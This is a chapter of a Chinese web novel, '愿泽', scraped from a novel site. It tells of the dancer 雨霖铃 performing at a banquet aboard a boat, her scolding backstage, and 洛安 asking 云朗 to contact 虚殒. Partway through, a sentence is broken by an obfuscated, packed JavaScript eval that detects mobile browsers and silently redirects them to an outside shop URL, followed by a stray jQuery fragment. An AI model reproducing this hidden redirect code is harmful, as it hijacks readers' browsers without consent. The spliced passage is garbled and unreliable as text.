文趣网 > 都市小说 > 愿泽 > 45. 第 45 章
    另外一边,窦森一直在仔细听每个人的说话。无奈发现大家说的和刚刚在小厅里相差无几。

    正当他觉得有些疲惫时,忽然全场寂静,低沉地箫声又一次响起。

    一抬头,只见舞台上一位女子身穿纯白长裙,头戴珠叉红带,与衣裙同色的面纱遮住半张脸,只露出如水般波光粼粼的双目。

    那女子一动,所有人的身形都不自觉地屏住呼吸随着她的动作移动。

    女子手脚上的银铃随着女子的摆动发出清脆的声音,那铃声十分轻微却传达到整个大厅每个角落。

    女子时而抬手,时而垂目,举手投足间都充满了韵味。

    窦森忽然想起幼时所学的《玉女霓裳舞》:“舞势随风散复收,歌声似磬韵还幽。千回赴节填词处,娇眼如波入鬓流。”

    他从未想现在一样如此深刻地理解这首诗的意境。

    忽的,琴音融入箫声之中,节奏也骤地加快。

    铃声“沙沙沙”地急促地响着,女子踮起脚尖在台上快步地飞舞,头上的丝带随着女子轻柔地摇摆。

    正当人们沉浸在舞姿与琴瑟的完美结合之中时,那女子突然轻盈地跳了起来,宛如一个降临人间不知世事的小仙子,落在前排一位客人的桌上。

    女子唯一露出来的眼睛侧目看了那桌上的客人一眼,随即再次起身跳到了另外一桌上,整个动作行云流水没有丝毫的迟疑。

    而与之有过短暂对视的客人竟然一个没坐稳摔到了地上,不过他此时根本就感觉不到任何尴尬,脑子已经一片空白。

    女子从这一桌跳到那一桌,几乎每一桌会踩过去却丝毫碰不到桌上的任何东西。

    有时她只是短暂停留当做踏板,有时就停下来转一圈,与那一桌上的人对视一秒后又立马离开,宛如一只正在嬉戏的蝴蝶,调皮任性,不懂人心。

    在众人或遗憾或期待的呼声当中,窦森愣愣地看着那个灵动的女子离他越来越近……

    直至终于踏到了他的桌上。

    窦森低头,一双白色的舞鞋点在桌面上,继而缓缓转了一圈,带动着上面繁复的衣摆跟着旋转,从他眼前扫过。

    抬头,只看见船柱的烛台火光,和少女仰起的侧脸,半掩的眸子。

    火的颜色将女子衣裙染红,忽明忽暗的火光之中,女子慢慢转头,渐渐地,将视线转移到窦森身上。

    那双淡漠的眸子就在两人对视之时突然有了神采,将她整个人都变得鲜活起来。

    嘭!窦森见过不少美丽如玉的女子,哪怕是传言中的那个天阳公主也是和他一起长大的。

    可是他却从未有过如此心悸的时刻,仿佛有电流从心口一下子布满全身。

    仅是一双眼睛,就让他心潮起伏。

    那女子见窦森呆呆的样子,眼角一弯,流露出狡黠的笑意。

    窦森还没从那秋波粼粼的眸子中反应过来,就觉得眼前一黑,他的视线似乎被女子的衣服遮住了。

    待那顺势降落的白纱一点一点地掉到地上,女子的身影回到窦森的视线里。从最上方的发带到珠叉到双眸……

    再到她皓如白雪般的面容。

    原来那遮挡在窦森面前的,就是女子脸上的面纱。

    女子,或者更应该称之为女孩。

    她那张标准的鹅蛋脸还带些微的稚气,白皙的脸上鲜红色的唇瓣十分显眼。那嘴角一翘,竟有一丝捉摸不透的意味。

    女孩抚了抚垂到身前的青丝,一边凝视着窦森一边弯下腰,那张脸慢慢放大充满了窦森整个视野。

    只见那女孩抿着嘴,笑吟吟地盯着他,那机灵古怪的神情莫名给窦森一种得逞坏笑的感觉。

    女孩在两人相距还差一尺的时候骤然起身,脚步轻点,就飞舞到了空中,引人注目的衣带在空中飞扬,她又回到了台子之上。

    “是雨霖铃!”不知是谁认出了女子的身份,惊呼道。

    随即全场一片哗然。

    “雨霖铃怎么会中途出现?”

    “天哪,简直意想不到。我还以为是醉舞坊的新人呢,我就说我怎么不知道醉舞坊还有这么一个如仙子下凡的新人。”

    “其实她跳到一半我隐隐约约有感觉是她了,毕竟这种让人分不清是仙子还是妖女的人这么多年来只见过雨霖铃一人。”

    在吵杂纷扰的议论之中,只有窦森一人沉默,却将所有人对她的评价尽数听下。

    而回到舞台上的尤林,仰头看见正前方包厢里与她对视的云朗,亦看见他一旁的洛安后,尤林收回视线,伴着曲子的最后一段节奏起舞。

    众人最后只看见那飞扬在空中的发带裙角,尤林的身影就消失不见了。

    而后台上很长一段时间没有再上来一位舞女,大家都觉得大概是给他们一点时间回味。

    可事实是醉舞坊幕后的人已经急坏了。一个妇人急忙跑到刚刚下台的尤林身边,哀怨道:

    “我的姑娘哟,你怎么突然就上台了呢?你中途上台,我们后面的舞还有谁想看啊?我们喊谁来压轴啊?”

    “不是还有我娘吗?”尤林一脸不知悔改,走到躺椅前坐了下来。

    “哎哟,你娘今早就跟我说让你今天压轴,她今天不跳。你说你让我怎么办?能命令你娘的现在一个都不在船上!”

    妇人直摇头,看尤林这个样子就来气。

    尤林一听诧异瞪大了眼睛,随后一歪头有些心虚地闭上眼睛装作太累睡着了。妇人说了半天回头一看尤林睡了,更是气得不打一处来。

    可是又无可奈何,尤林是最有可能成为下一任花魁的人,又深得老爷喜爱。妇人也不能真拿她怎么样。

    “怎么了?”一个清冷的声音从外面传来,让有些混乱的后台突然静了下来。

    本“睡着”了的尤林一听到这个声音,翻身就跳了起来。

    “娘……”

    来者正是玉玲珑。

    ---而另外一边,在尤林上台时就停下来交流的包厢,在舞毕后好一会儿,洛安才又一次打破沉寂。

    “看来云公子的消息并不灵验啊。”

    云朗自己也觉得惊讶,不过也没有多加辩解,还反将了一局:“哈哈哈哈,正是想要这种意想不到的惊喜,我才愿意枯坐在这里啊。”

    这说法很有说服力,洛安一时还真找不到什么理由反驳。可是洛安直觉眼前这个人

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17757764|209326||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    有问题,即使他暂时不能揭穿他。

    云朗手握纸扇慢慢悠悠地扇着风,看着一旁的不言却明显没有推意的洛安。

    “哎……”云朗长长叹了一口气,看见洛安一脸疑惑,他笑着摇头解释道:“没事没事,我只是想起了我一个妹妹。她总是撒着娇让我帮她做事,我这个作为哥哥的真不知道该拿她如何是好。”

    “想必是个很可爱的妹妹。”洛安笑道,“我没有妹妹,但是我想云公子的感受应该就跟我对师妹也没有办法差不多。”

    云朗立即摇头否认:“不不不,那可不是个可爱的妹妹,那就是个来找你讨债死丫头,如果不是我爹宠她,我根本不会理她。”

    说着说着语气里竟然有了几分咬牙切齿。

    “如若云公子你真的觉得你那个妹妹是个负担,你那妹妹有怎么会常常跟你撒娇呢?”洛安笑道,“女孩子对于这种事更为敏感吧?”

    云朗倒是没有一点被人看穿的尴尬:“无论我是真的讨厌还是假的讨厌,我既然已经答应了她去帮一个人,哪怕再怎么不愿意我也得出手相助是吧?”

    “云公子话里的意思是……”

    “刚刚还觉得你挺敏锐,怎么这个时候又跟个傻子一样了?你不是要找虚殒帮忙吗?我可以帮你联系。”

    ---

    “所以说,雨霖铃又闹事了?”尤萌瞥了一眼低着头的尤林。

    “娘我错了,在最后那场群舞之前我会上去跳个更好的。”尤林立马诚恳地道了歉,先前任意妄为的样子仿佛是众人的幻觉。

    “更好?你还能跳一支比《绿腰》更好的舞?”尤萌冷漠地呵斥了一句,让尤林把头埋得更低了。

    “算了,今天我还是上台吧。”尤萌不带感情地说道,“不过这既然是雨霖铃弄出来的岔子,她不能免于惩戒。这个月你们别放她跑出去,除了上台跳舞其他时间让她面壁思过。”

    玉玲珑的压轴上台把气氛拉到了第二个高潮,直到最后的群舞上台大家都久久没能走出来。

    这场宴会后来被人津津乐道好一段时间,以至于那段时间扬州到处都能听见没能去成的遗憾不已的叹息。

    而洛安终于找到虚殒的人,哪怕是他也忍不住确认了好几次才真的相信云朗真的能联系上虚殒了。“你这个人还真是奇怪,我隐瞒不想让你知道的时候,你一脸坚定地认定我在说谎。而我告诉你恭喜你猜对了吧,你又不敢相信了。”

    “抱歉,实在是找寻了太久。等真的找到了有些恍惚。”洛安不好意思地拱手致歉道。

    云朗表示理解地点了点头:“好吧,说说你们找虚殒干什么?”

    洛安深呼了一口气,沉声道:“我需要知道关于愿泽的所有消息,无论是秘籍记载还是江湖传言。”

    “愿泽?”云朗皱眉念叨着这个词,“我似乎听说过,不过这是个不怎么可靠的传言吧?就没听说有谁真的到过愿泽这个地方。”

    “无论真假,我都要试试。”洛安定定地看着云朗,云朗看着洛安这坚毅的神情,不自觉地点了点头:“好吧,我去跟你联系一下,不过他们接不接我可不知道。”

    洛安点头:“拜托你了。”